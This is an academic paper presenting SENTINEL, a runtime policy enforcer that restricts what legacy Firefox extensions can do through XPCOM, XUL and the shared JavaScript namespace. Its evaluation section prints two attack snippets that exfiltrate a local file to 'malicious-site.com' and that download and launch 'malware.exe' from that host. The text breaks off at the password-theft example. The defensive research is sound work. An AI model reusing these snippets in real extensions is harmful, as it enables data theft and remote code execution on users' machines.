# SENTINEL: Securing Legacy Firefox Extensions

Kaan Onarlioglu*, Ahmet Salih Buyukkayhan, William Robertson, Engin Kirda

*Northeastern University, College of Computer and Information Science, Boston, MA USA*

**Abstract**

A poorly designed web browser extension with a security vulnerability may expose the whole system to an attacker. Therefore, attacks directed at "benign-but-buggy" extensions, as well as extensions that have been written with malicious intent, pose significant security threats to a system running such components. Recent studies have indeed shown that many Firefox extensions are over-privileged, making them attractive attack targets. Unfortunately, users currently do not have many options when it comes to protecting themselves from extensions that may potentially be malicious. Once installed and executed, the extension is considered trusted.

This paper introduces SENTINEL, a policy enforcer for the Firefox browser that gives fine-grained control to the user over the actions of existing JavaScript Firefox extensions. The user is able to define policies (or use predefined ones) and block common attacks such as data exfiltration, remote code execution, saved password theft, preference modification, phishing, browser window click-jacking, and namespace collision exploits. Our evaluation of SENTINEL shows that our prototype implementation can effectively prevent concrete, real-world Firefox extension attacks without a detrimental impact on the user's browsing experience.

*Keywords:* Web browser security, extension security, browser extensions, malicious extensions, JavaScript extensions, Firefox

## 1. Introduction

A browser extension (sometimes also called an add-on) is a useful software component that extends the functionality of a web browser in some way. Pop-

*Corresponding author.

*Email addresses:* onarliog@ccs.neu.edu (Kaan Onarlioglu), bkayhan@ccs.neu.edu (Ahmet Salih Buyukkayhan), wkr@ccs.neu.edu (William Robertson), ek@ccs.neu.edu (Engin Kirda)

*URL:* http://www.onarlioglu.com (Kaan Onarlioglu), http://www.buyukkayhan.com (Ahmet Salih Buyukkayhan), http://www.wilrobertson.com (William Robertson), http://www.ccs.neu.edu/home/ek/ (Engin Kirda)

ular browsers such as Internet Explorer, Firefox, and Chrome have thousands of extensions that are available to their users. Such extensions typically enhance the browsing experience, and often provide extra functionality that is not available in the browser (e.g., video extractors, thumbnail generators, advanced automated form fillers, etc.). Clearly, the availability of convenient browser extensions may even influence how popular a browser is. Unfortunately, extensions can also be misused by attackers to launch attacks against users.

A poorly designed extension with a security vulnerability can expose the whole system to an attacker. Therefore, attacks directed at "benign-but-buggy" extensions, as well as extensions that have been written with malicious intent, pose a significant security threat to a system running such a component. In fact, recent studies have shown that many Firefox extensions are over-privileged [1], and that they demonstrate insecure programming practices that can make them vulnerable to exploitation [2]. While many solutions have been proposed for common web security problems (e.g., SQL injection, cross-site scripting, cross-site request forgery, logic flaws, client-side vulnerabilities, etc.), solutions that specifically aim to mitigate browser extension-related attacks have received less attention.

Specifically, in the case of Firefox, the Mozilla Platform provides browser extensions with a rich API through *XPCOM (Cross Platform Component Object Model)* [3]. XPCOM is a framework that allows for platform-independent development of *components*, each defining a set of *interfaces* that offer various services to applications. Firefox extensions, mostly written in JavaScript, can interoperate with XPCOM via a technology called *XPConnect*. This grants them powerful capabilities such as access to the filesystem, network, and stored passwords. Extensions access the XPCOM interfaces with the full privileges of the browser; in addition, the browser does not impose any restrictions on the set of XPCOM interfaces that an extension can use. As a result, extensions can potentially access and misuse sensitive system resources.

In addition, Firefox extensions have full control over the visual appearance and functionality of the browser window, including all its GUI elements such as menus, toolbars, and buttons. Firefox and its extensions specify their user interfaces using *XUL (XML User Interface Language)*, the Mozilla Platform's XML based language for building GUIs [4]. Extensions can use the facilities provided by XUL to create, modify, and remove GUI elements in the browser window. While this is originally intended for benign extensions to enhance the browser GUI, for example by adding shortcuts to extension features for increased usability, it also enables a malicious extension to freely change the established functionality of existing XUL elements in unexpected ways (e.g., to implement clickjacking attacks in the browser window), or deceptively alter security critical visual cues such as the browser's SSL connection indicators (e.g., to facilitate phishing attempts).

Last but not least, the Firefox extension framework is designed to allow all extensions to share the same JavaScript namespace. So far, this has primarily been recognized as a non-security critical namespace collision problem that could cause issues when multiple extensions that define global variables with

identical names are installed together [5]. However, a malicious extension could also exploit this vulnerability and access variables defined by other extensions to steal sensitive information (e.g., credentials stored by a password manager extension), or to overwrite the functions and objects utilized by other extensions to maliciously alter their behavior.

In order to address some of these problems, Mozilla has been developing an alternate Firefox extension development framework, called the *Add-on SDK* under the *Jetpack Project* [6]. Extensions developed using this new SDK benefit from improved security mechanisms such as fine-grained access control for XPCOM components, and isolation between different framework modules. Although this approach effectively corrects some of the core problems associated with the security model of legacy Firefox extensions, existing extensions are not easily ported to the Add-on SDK, and the Add-on SDK has not been widely adopted yet. In fact, we analyzed the top 1,000 Firefox extensions and discovered that only 10.7% of them utilize the Jetpack approach, while the remaining 89.3% remains affected by the aforementioned security threats.

Hence, a user currently does not have many options when it comes to protecting herself from legacy extensions that may contain malicious functionality, or that have vulnerabilities that can be exploited by an attacker.

In this paper, we present SENTINEL, a policy enforcer for the Firefox browser that gives fine-grained control to the user over the actions of legacy JavaScript extensions. In other words, the user is able to define detailed policies (or use predefined ones) to block malicious actions, and can prevent concrete and practical extension attacks such as data exfiltration, remote code execution, saved password theft, preference modification, phishing, browser window clickjacking, and namespace collision exploits. Note that the work we describe in this paper is tailored to secure legacy JavaScript extensions, which constitute the vast majority of populer extensions. A detailed discussion of SENTINEL's applicability to popular extensions is presented in Section 5.3.

In summary, this paper makes the following contributions:

- We present a novel runtime policy enforcement approach based on user-defined policies to ensure that legacy JavaScript Firefox extensions do not engage in undesired malicious activity.
- Our proposed approach provides protection against all three classes of extension attacks described, namely, XPCOM attacks, malicious modifications to XUL elements, and JavaScript namespace collisions.
- We provide a detailed description of our design and the implementation of the prototype system, which we call SENTINEL.
- We provide a comprehensive evaluation of SENTINEL that shows that our system can effectively prevent concrete, real-world Firefox extension attacks without a detrimental impact on the user's browsing experience, and is applicable to the vast majority of existing extensions in a completely automated fashion.

This paper is an extended version of the authors' previous work titled *Securing Legacy Firefox Extensions with Sentinel* [7]. While the scope of our previous work is limited to proposing a defense against XPCOM-based extension attacks, this paper describes and addresses two additional attack classes (i.e., malicious XUL element manipulations and JavaScript namespace collision exploits) for achieving more comprehensive Firefox extension security. We describe the design and implementation of the new features of SENTINEL, and expand the XPCOM-related sections. We then provide an updated security evaluation by testing the system with three additional malicious extensions that demonstrate the newly introduced attacks. We also update the performance, applicability and usability evaluation of the system, and provide additional insights into the adoption rate of the Jetpack framework by analyzing three datasets of top 1,000 popular extensions downloaded during a 21-month period.

The paper is structured as follows. Section 2 presents the threat model we assume for this study. Section 3 explains our approach, and how we secure extensions with SENTINEL. Section 4 presents implementation details of the core system components. Section 5 describes example attacks and the policies we implemented against them, and presents the evaluation of SENTINEL. Section 6 presents the related work, and finally, Section 7 concludes the paper.

## 2. Threat Model

The threat model we assume for this work includes both malicious extensions, and "benign-but-buggy" (or "benign-but-not-security-aware") extensions.

For the first scenario, we assume that a Firefox user can be tricked into installing a browser extension specifically developed with malicious intent, such as exfiltrating sensitive information from her computer to an attacker. In the second scenario, the extension does not have any malicious functionality by itself, but contains bugs that can serve as attack vectors, or poorly designed features, which can jeopardize the security of the rest of the system.

In both scenarios, we assume that the extensions have full access to XPCOM and XUL elements as all Firefox extensions normally do. The browser, and therefore all extensions, can run with the user's privileges and access all system resources that the user can.

Our threat model primarily covers JavaScript extensions, which according to our analysis constitutes the vast majority of top Firefox extensions (see discussion in Section 5.3), and attacks caused by their misuse of XPCOM and other extension-specific capabilities such as manipulating XUL elements and exploiting global JavaScript namespace collisions. Vulnerabilities in binary extensions, external binary components in JavaScript extensions, browser plug-ins (e.g., Flash Player), or the core browser code itself are outside the scope of our threat model. Other well-known JavaScript attacks that do not utilize the Firefox extension framework and that are not specific to browser extensions (e.g., malicious DOM manipulation on the HTML content of web pages) are also outside the scope of this work.




Figure 1: Overview of Sentinel from the user's perspective.

## 3. Securing Untrusted Extensions

Figure 1 illustrates an overview of Sentinel from the user's perspective. First, the user downloads an extension from the Internet, for instance from the official Mozilla Firefox add-ons website. Before installation, the user runs the extension through the Sentinel preprocessor, which automatically analyzes and modifies the extension without the user's intervention, to enable runtime monitoring. The sanitized extension is then installed to the Sentinel-enabled Firefox as usual. At anytime, the user can create and edit policies at a per-extension granularity.

Internally, at a high level, Sentinel monitors and intercepts all XPCOM and XUL element accesses requested by JavaScript Firefox extensions at runtime, analyzes the source, target(s), type and parameters of the operation performed, and allows or denies access by consulting a local policy database.

In the rest of this section, we present our approach to designing each of the core components of Sentinel, and describe how they operate in detail.

### *3.1. Intercepting XPCOM Operations*

While it is possible to design Sentinel as a monitor layer inside XPConnect, such an approach would require heavy modifications to the browser and the Mozilla Platform, which would in turn complicate the implementation and deployment of the system. Furthermore, continued maintenance of the system against the rapidly evolving Firefox source code would raise additional challenges. In order to avoid these problems, we took an alternative design approach which instead involves augmenting the critical JavaScript objects that provide extensions with interfaces to XPCOM with secure policy enforcement capabilities.

JavaScript extensions communicate with XPCOM using XPConnect, through a JavaScript object called `Components`. This object is automatically added to

privileged JavaScript scopes of Firefox and extensions. To illustrate, the example below shows how to obtain an XPCOM object instance (in this case, `nsIFile` for local filesystem access) from the `Components` object.

```
var file = Components.classes["@mozilla.org/file/local;1"].
           createInstance(Components.interfaces.nsILocalFile);
```

Once instantiated in this way, extensions can invoke the object's methods to perform various operations via XPCOM. For example, the below code snippet demonstrates how to delete a file.

```
file.initWithPath("/home/user/some_file.txt");
file.remove();
```

SENTINEL replaces the `Components` object with a different object that we call *Components Proxy*, and all other XPCOM objects obtained from it with an object that we call *Object Proxy*. These two new object types wrap around the originals, isolating extensions from direct access to XPCOM. Each operation performed on these objects, such as instantiating new objects from them, invoking their methods, or accessing their properties, is first analyzed by SENTINEL and reported to a *Policy Manager* component, which decides whether the operation should be permitted. Based on the decision, the `Components Proxy` (or `Object Proxy`) either blocks the operation, or forwards the request to the original XPCOM object it wraps. Of course, if the performed operation returns another XPCOM object to the caller, it is also wrapped by an `Object Proxy` before being passed to the extension.

This process is illustrated with an example in Figure 2. In Step 1, a browser extension requests the `Components Proxy` to instantiate a new `File` object. In Step 2, the `Components Proxy`, before fulfilling the request, consults the Policy Manager to check whether the extension is allowed to access the filesystem. Assuming that access is granted, in Step 3, the `Components Proxy` forwards the request to the original `Components`, which in turn communicates with XPCOM to create the `File` object. In Step 4, the `Components Proxy` wraps the `File` object with an `Object Proxy` and passes it to the extension. Steps 5, 6, 7, and 8 follow a similar pattern. The extension requests deletion of the file, the `Object Proxy` wrapping the `File` object checks for write permissions to the given file, receives a positive response, and forwards the request to the encapsulated `File` object, which performs the deletion via XPCOM.

### *3.2. Intercepting XUL Document Manipulations*

Similar to the approach taken with XPCOM wrappers, SENTINEL also monitors the interfaces that are used by extensions to manipulate the browser windows (also called *XUL documents* in Mozilla parlance).

The Firefox GUI is built by a set of base XUL files that come with the browser's source code. One way extensions can manipulate the structures of these XUL documents is by supplying their own *XUL overlays*. XUL overlays




Figure 2: An overview of SENTINEL, demonstrating how a file deletion operation can be intercepted and checked with a policy.

are partial XUL files that come with an extension's package; they can describe new XUL elements to be added on a base XUL document, or modify the elements defined in the base document itself. The below example shows how an extension can request in its manifest file to load a XUL overlay.

```
overlay chrome://browser/content/browser.xul
        chrome://example-extension/browserOverlay.xul
```

When Firefox loads the given example extension, it parses the extension's manifest file, locates the two files in the corresponding Mozilla application's package (referenced by *chrome* URLs), and then merges the two files to build the final XUL document. In this example, "browser.xul" is the file that describes the main Firefox window, and "browserOverlay.xul" is provided by the extension as an overlay. If the two merged files define XUL elements that share the same `id` attribute, those elements are merged together. In this way, an extension overlay can modify or even remove XUL elements that are defined in the base XUL file, as well as add new ones.

Extensions can also dynamically modify a XUL document during runtime using the *DOM (Document Object Model)* API. DOM is a convention for representing HTML or XML content as a tree of node objects so that scripting languages can easily manipulate them. Similarly, Firefox uses the DOM to represent XUL documents as a tree of XUL nodes, and provides extensions with an API to modify this structure. Firefox internally represents each XUL document as an object called `XULDocument` and all XUL nodes as `XULElement` objects.

Extensions can then access these objects in JavaScript and utilize the DOM API as follows.

```
// "window.document" contains the XULDocument
// simply "document" also works, "window" is implicit

// get File menu element
menu = document.getElementById("file-menu");

//  create a new menuitem element & set its label
newItem = document.createElement("menuitem");
newItem.setAttribute("label", "This is a new item!");

// add new element at the end of File menu
menu.appendChild(newItem);
```

As a first step to interposing on XUL document manipulation operations, we introduce two additional wrapper objects, analogous to the XPCOM proxies discussed previously. SENTINEL wraps `XULDocument` with an object called *Document Proxy*, and all `XULElement` nodes in the DOM tree with *Element Proxy* objects. The `Element Proxy` allows SENTINEL to monitor all operations performed on existing XUL elements (e.g., attribute and property modifications), to report them to the Policy Manager, and to allow or deny the operation according to the policies defined in the system. The `Document Proxy`, on the other hand, makes it possible to intercept the dynamic creation of new XUL elements on a document by extensions so that SENTINEL can correctly monitor those as well.

However, unlike the previously described XPCOM monitor component, SENTINEL needs an additional piece of information to be able to make meaningful policy decisions for XUL-related operations. Namely, the system needs to be able to associate every XUL element with an owner (i.e., the extension that created it, or the browser itself). In this way we can apply policies depending on the identity of the extension requesting a XUL operation, and that of the owner of the targeted XUL element. To this end, SENTINEL includes a *XUL Database*. Before system deployment, this database is initialized with XUL element `id` attributes extracted from the XUL documents in the Firefox source code by a simple static analysis of the corresponding XML files, and these IDs are mapped to an owner, in this case the browser. Afterwards, every time a new extension is installed, SENTINEL also analyzes the newly supplied XUL files and updates the XUL Database with additional ID-to-owner associations for that extension. Note that due to the overlay mechanism, an extension could also specify existing `id` values in its XUL files to modify existing XUL elements. In such cases where an ID-to-owner association already exists in the database, SENTINEL does *not* update the ownership of the corresponding element, lest a malicious extension attempts to hijack an element owned by a different entity. In this way, an extension that, for instance, redefines the browser's File Menu

ID to add a new menu item does not become the owner of the entire menu, but only owns the newly added item. Once this database is built, SENTINEL can query it for XUL element owners and effectively enforce policies such as allowing element manipulation only on an extension's own elements.

Finally, a special case applies to XUL elements dynamically created by an extension at runtime. Elements are normally initialized without an ID value; therefore, `Document Proxy` intercepts element creation and assigns a random ID to the new element to capture the ID-to-owner relationship, and updates the XUL database with this temporary mapping. Later, if the owner extensions assigns another ID to this element, the database records are updated accordingly.

### *3.3. Preventing Namespace Collision Exploits*

In Firefox, the root of the DOM tree representing a XUL document can be accessed using the JavaScript property *window*. This property contains a permanent, global `window` object that implicitly owns every variable and function defined in the global scope of a given browser window as its properties and methods, respectively. The below code snippet illustrates this implicit relationship, and how the use of the window property is optional in the global scope.

```
// "text" implicitly becomes a property of "window"
var text = "Hello World!";

// these two statements are equivalent
alert(text);
alert(window.text);
```

Variables and functions defined by Firefox extensions running in the context of the same XUL document are automatically owned by the same `window` object, as opposed to each extension getting its own isolated JavaScript namespace. This has the undesired side effect of allowing extensions to read or overwrite sensitive information stored by others, or redefine the functions they use. Moreover, an extension running in the context of a different XUL document can still use the APIs provided by the browser (e.g., XPCOM) to retrieve the `window` objects of different XUL documents and access their scope as well.

In order to remediate this attack surface, we define one final wrapper object, *Window Proxy* that replaces the original object stored in the global window property. The sole responsibility of this wrapper is to interpose on accesses or assignments to properties/methods of the original `window`, determine the origin of the request and the owner of the target property/method, and decide whether to allow the operation by consulting the Policy Manager.

The owner of a JavaScript name is resolved by querying a *Names Database*. This database is initialized before SENTINEL is deployed by statically analyzing the JavaScript files that come with Firefox source code to extract globally defined names, and setting their owners as the browser. Next, every time a new extension is installed, their JavaScript files are analyzed as well, and the database is updated with the names they own. Note that this analysis and the

corresponding policy checks are only performed for the names defined and accessed in the global scope of scripts since this granularity is sufficient to prevent the described exploits. In particular, SENTINEL only decides whether extensions can access or overwrite a target top-level variable, function or object; once access to an object is granted, access to specific properties and methods of those objects are not subjected to policy checks. A deeper inspection of the inner scopes would unnecessarily degrade the performance of the browser without any additional security benefit.

### *3.4. Policy Manager*

The Policy Manager is the component of SENTINEL that makes all policy decisions by comparing the information provided by the `Components Proxy`, `Object Proxy`, `Document Proxy`, `Element Proxy` and `Window Proxy` objects, describing security critical XPCOM, XUL document and window operations, with a local *Policy Database*. Based on the Policy Manager's response, the corresponding proxy object decides whether the requested operation should proceed or be blocked. Alternatively, SENTINEL could be configured to prompt the user to make a decision when no corresponding policy is found, and the Policy Manager can optionally save this decision in the policy database for future use.

In order to allow fine-grained policy decisions, a proxy object creates and sends to the Policy Manager a *policy decision ticket* for each requested operation. A ticket can contain the following pieces of information describing the intercepted operation:

- **Origin:** Name of the extension that requested the operation.
- **Component/Interface Type (for XPCOM operations only):** The type of the object the operation is performed on.
- **Element ID (for XUL document operations only):** The ID of the XUL element the operation is performed on.
- **JavaScript Identifier (for Window operations only):** The name of the global JavaScript variable, function or object the operation is performed on.
- **Operation Name (Optional):** Name of the method invoked or the property accessed, if available. If the operation is to instantiate a new object, the ticket will not contain this information.
- **Arguments (Optional):** The arguments passed to an invoked method, if available. If the operation is to instantiate a new object, or a property access, the ticket will not contain this information.

Given such a policy decision ticket, the Policy Manager first resolves the owner of the XUL element or the JavaScript identifier specified, if any, by querying the XUL Database or Names Database respectively. Next, it checks the Policy Database to find an entry with the ticket's specifications. Policy entries

containing wildcards are also supported. In this way, flexible policies concerning access to different browser and system resources such as the graphical user interface, preferences, cookies, history, login credentials, filesystem and network could be constructed with a generic internal representation. Of course, access to the policy database itself is controlled with an implicit policy.

Note that the Policy Manager can also keep state information about extension actions within browsing sessions. This enables SENTINEL to support more complex policy decisions based on previous actions of an extension. For instance, it is possible to specify a policy that disallows outgoing network traffic only if the extension has previously accessed the saved passwords, in order to prevent a potential information leak or password theft attack.

### *3.5. Limitations*

The described design of SENTINEL allows fine-grained, extension specific XPCOM policies to be created by the users of the system. However, development of XPCOM policies for a given extension requires a good understanding of its behavior, which could be difficult for technically unsophisticated users. SENTINEL provides a set of default policies discussed in Section 5.1 that provide protection against concrete, real-life attacks that would otherwise go unnoticed. For other cases, automatic static and dynamic analysis of extension behavior to generate policies is a promising future research venue.

Note that, on the contrary, the described defenses against XUL modifications and JavaScript namespace collision attacks do not have this limitation. In those cases the policy is implicit – extensions cannot access the resources they do not own – which is a sufficient condition to prevent the abuse of these browser features.

## 4. Implementation of the Core Features

As explained in the previous section, SENTINEL is designed to minimize the required modifications to Firefox and the Mozilla Platform in order to enable easy deployment and maintenance. In this section, we describe how we implemented the core features of our system in Firefox, and discuss the challenges we encountered.

### *4.1. Proxy Objects*

A *proxy object* is a well-known programming construct that provides a metaprogramming API to developers by intercepting accesses to a given target object, and allowing the programmer to define *traps* that are executed each time a specific operation is performed on the object. This is frequently used to provide features such as security, debugging, profiling, and logging. Although the JavaScript standard does not yet have support for proxy objects, Firefox's JavaScript engine, SpiderMonkey, provides its own Proxy API [8].

We utilize proxy objects to implement SENTINEL's five core components: the `Components Proxy`, `Object Proxy`, `Document Proxy`, `Element Proxy`, and




Figure 3: Implementation of the `Object Proxy` using a proxy construct.

`Window Proxy`. To demonstrate this process on XPCOM, we first proxify the original `Components` object made available by Firefox to all extensions to construct the `Components Proxy`. This proxy defines a set of traps that ensure operations that result in the instantiation of new XPCOM objects are intercepted, and that newly created objects are proxified with an `Object Proxy` before being passed to the extension. Similarly, each `Object Proxy` traps all function and property accesses performed on the wrapped object, issues policy decision tickets to the Policy Manager, and checks for permissions before forwarding the operation to the original XPCOM object. This process is illustrated in Figure 3. The rest of the proxy objects are constructed and initialized in a similar manner: all original objects are proxified with their corresponding wrappers and accesses to their properties and functions are trapped by SENTINEL for monitoring.

Note that all of the information required to issue a policy decision ticket, as described in Section 3.4, can be obtained in a generic way when a function or property access is trapped. The name of the extension from which the access originates can be extracted from the JavaScript call stack, and the proxy object readily makes available the rest of the information. This allows for implementing the `Object Proxy` and `Element Proxy` objects each in a single generic module, which can proxify and wrap any other XPCOM object or XUL element, respectively.

As a final technical detail, while we implement the `Components Proxy`, `Object Proxy`, and `Document Proxy` using the aforementioned Proxy API as JavaScript modules, the remaining two proxy objects are implemented at a lower-level, as wrappers around the original C++ objects in the browser. The `Element Proxy` is implemented in this way in order to facilitate quick proxification of XUL elements as a performance optimization. While a JavaScript implementation would require SENTINEL to traverse the entire DOM tree, re-

place each element with a proxy, and repeat the process with every modification to the document structure, our low-level implementation automatically proxifies every element upon their creation and only exposes these secured elements to the JavaScript layer. The `Window Proxy` is implemented in a similar way since window is not a standard JavaScript structure but is a special object exposed to higher-levels by the browser, operations on which cannot be intercepted inside JavaScript.

### *4.2. XPCOM Objects as Method Arguments*

Some XPCOM methods invoked by an extension expect other XPCOM objects as their arguments. However, extensions running under SENTINEL do not have access to the original objects, but only to the corresponding `Object Proxies` wrapping them. Consequently, when forwarding to the original object a method invocation with an `Object Proxy` argument, the proxy must first *deproxify* the arguments. In other words, SENTINEL must provide a mechanism to unwrap the original XPCOM objects from their proxies in order to support such function calls without breaking the underlying layers of XPCOM that are oblivious to the existence of proxified objects. At the same time, extensions should not be able to freely access this mechanism, which would otherwise enable them to entirely bypass SENTINEL by directly accessing the original XPCOM objects.

In order to address these issues, we included in the `Components Proxy` and `Object Proxy` a *deproxify* function which unwraps the JavaScript proxy and returns the original object inside. Once called, the function first examines the JavaScript call stack to resolve the origin of the request. The unwrapping only proceeds if the caller is a SENTINEL proxy; otherwise, an error is returned and access to the encapsulated object is denied. Note that we access the JavaScript call stack through a read-only property in the original `Components` object that cannot be directly accessed by extensions, which prevents an attacker from overwriting or masking the stack to bypass SENTINEL.

### *4.3. XUL Elements without an ID*

Extensions may define in their XUL overlays or dynamically create XUL elements that do not have their `id` attributes initialized, especially if the extension would not later during runtime need to retrieve that element by its name. Consequently, SENTINEL cannot create ownership associations for these XUL elements in its XUL Database during the initial static analysis of the extension, and hence, the Policy Manager cannot resolve the owners of these elements' by querying the database.

In these cases, SENTINEL recursively looks at the parent node of the unidentified XUL element in the DOM tree until an element with an ID could be found, resolves that parent node's owner, and assumes that the unidentified element shares the same owner. This approach ensures that, even in the unlikely scenario in which an extension never creates any elements with an ID, the DOM tree would be traversed until reaching a top-level element owned by the browser, and the most restrictive policy would be enforced without compromising the security of the system.

*4.4. Modifications to the Browser and Extensions*

As described in the previous paragraphs, the bulk of our SENTINEL implementation consists of the `Components Proxy`, `Object Proxy`, `Document Proxy`, `Element Proxy`, and `Window Proxy` objects. The first three are implemented as new JavaScript modules that must be included in the built-in code modules directory of Firefox, and the rest are C++ wrappers around the original browser objects. While all of these modules are independent of the browser core, some simple changes to the extensions and the browser code is also necessary.

First, extensions that are going to run under SENTINEL need to be preprocessed before installation in order to replace their `Components` object with our `Components Proxy`. This is achieved in a completely automated and straightforward manner, by inserting to the extension JavaScript code a simple routine that runs when the extension is loaded, and swaps the `Components` object with our proxy. In this way, all XPCOM accesses are guaranteed to be redirected through SENTINEL. The `document` object is replaced with its proxy counterpart in a similar way. The code necessary to replace the XUL element and window objects with their C++ proxies is also included in the browser's source code.

A related challenge stems from the fact that the original `Components`, and `document` objects are exposed to the extension's JavaScript context as read-only, therefore making it impossible to replace them with our proxy by default. This issue necessitates another trivial patch to the Firefox source code, which makes it possible to apply the solution described above.

Note that removing the read-only property of these objects in this way does not have negative security implications. We have verified that the `Components` instance of an extension cannot be accessed by other extensions running in separate JavaScript contexts. This behavior is different from other global variables defined in an extension, which suffer from the shared namespace problem described and addressed in this paper. This is due to the fact that `Components` is reflected to the JavaScript context of an extension with a different mechanism, as opposed to being defined by the extension in the global JavaScript namespace. As a result, attack scenarios where a malicious extension overwrites a legitimate extensions `Components` instance to intercept its operations, or to break its functionality, are not possible. The only negative impact of removing the read-only property is that a buggy extension can accidentally overwrite its own `Components`, and consequently, fail to function properly.

A final challenge is raised by the built-in JavaScript code modules that are bundled with Firefox, and are shared by extensions and the browser to simplify common tasks [9]. For instance, `FileUtils.jsm` is a module that provides utility functions for accessing the filesystem, and can be imported and used by an extension as follows.

```
Components.utils.import("resource://gre/modules/FileUtils.jsm");
var file = new FileUtils.File("/home/user/some_file.txt");
```

These built-in modules often reference and use XPCOM components to perform their tasks, which may allow extensions to bypass our system. In order to

solve this problem, we duplicate such built-in modules and automatically apply to them the same modifications we made to the extensions, replacing their `Components` object with the `Components Proxy`. In this way, the functions provided by these modules are also monitored by SENTINEL. Since Firefox itself also uses these modules, we keep the original unmodified modules intact. The `Components Proxy` then traps the above shown `import` method and resolves the origin of the call. Import calls originating from extensions return the modified modules, and those made by the browser return the originals.

All in all, SENTINEL is implemented in a number of stand-alone JavaScript modules and C++ wrappers to implement the proxy objects and the Policy Manager, trivial patches to the browser source code and built-in modules, and an extension preprocessor to perform the required static analysis and modifications on extensions. All processing of extensions are performed in an automated fashion; no manual effort is required to make existing extensions run under SENTINEL. Since the modifications to the browser core are simple – often single-line – patches to swap the original objects with proxies and wrappers, SENTINEL is not tied to any specific version of Firefox, is not likely to be affected by the future evolution of the codebase, and could be adapted to new browser versions in a trivial manner.

## 5. Evaluation

We evaluated the security, performance, and applicability of our system to show that SENTINEL can effectively prevent concrete, real-world Firefox extension attacks, and does so without a detrimental impact on the user's browsing experience.

### *5.1. Policy Examples*

In order to demonstrate that SENTINEL can successfully defend a system against practical, real-world attacks, we designed seven attack scenarios, some of which are inspired by previous work [10, 11]. In the following, we briefly describe each attack scenario, and explain how SENTINEL policies can effectively mitigate them. We implemented each attack in a practical, fully working malicious extension, and verified that SENTINEL can successfully block them. Note that these techniques are not limited to malicious extensions, but they can also be used to exploit "benign-but-buggy" extensions.

#### *5.1.1. Data exfiltration.*

XPCOM allows access to arbitrary files on the filesystem. Consequently, an attacker can compromise an extension to read contents of sensitive files on the disk, for instance, to steal browser cookies. The code snippet below reads the contents of a sensitive file and transmits this to a server controlled by the attacker inside an HTTP request.

```
// cc = Components.classes
// ci = Components.interfaces

// open file
file = cc["@mozilla.org/file/local;1"].createInstance(ci.nsILocalFile);
file.initWithPath("~/sensitive_file.txt");

// read file contents into "data" <not shown>

// send contents to attacker-controlled server
req = cc["@mozilla.org/xmlextras/xmlhttprequest;1"].createInstance();
req.open("GET", "http://malicious-site.com/index.php?p=" + encodeURI(data), true);
req.send();
```

We implemented a default policy which detects when an extension reads a file located outside the user's Firefox profile directory, and blocks further network access to that extension. If desired, it is also possible to implement more specific policies that only trigger when the extension reads certain sensitive directories, or that unconditionally allow access to whitelisted Internet domains. Alternatively, simpler policies could be utilized that prohibit all filesystem or network access to a given extension (or prompt the user for a decision) if the extension is not expected to require such functionality. All of the policies described here successfully block the data exfiltration attack.

*5.1.2. Remote code execution.*

In a similar fashion to the above example, XPCOM can also be used to create, write to, and execute files on the disk. In the code snippet given below, this capability is exploited by an attacker to download a malicious file from the Internet onto the victim's computer and then execute it, leading to a remote code execution attack.

```
// open file
file = cc["@mozilla.org/file/local;1"].createInstance(ci.nsILocalFile);
file.initWithPath("~/malware.exe");

// download and write malicious executable
IOService = cc["@mozilla.org/network/io-service;1"].getService(ci.nsIIOService);
uriToFile = ioservice.newURI("http://malicious-site.com/malware.exe", null, null);
persist = cc["@mozilla.org/embedding/browser/nsWebBrowserPersist;1"]
          .createInstance(ci.nsIWebBrowserPersist);
persist.saveURI(uriToFile, null, null, null, "", file);

// launch malicious executable
file.launch();
```

We implemented a default policy to prevent extensions that write data to the disk from executing files. Similar to the previous example, it is possible to specify this policy at a finer granularity, for instance by prohibiting the execution of only the written data but not other files. File execution could also be disabled altogether, or the user could be prompted for a decision. This policy effectively prevents the remote code execution attack.

*5.1.3. Saved password theft.*

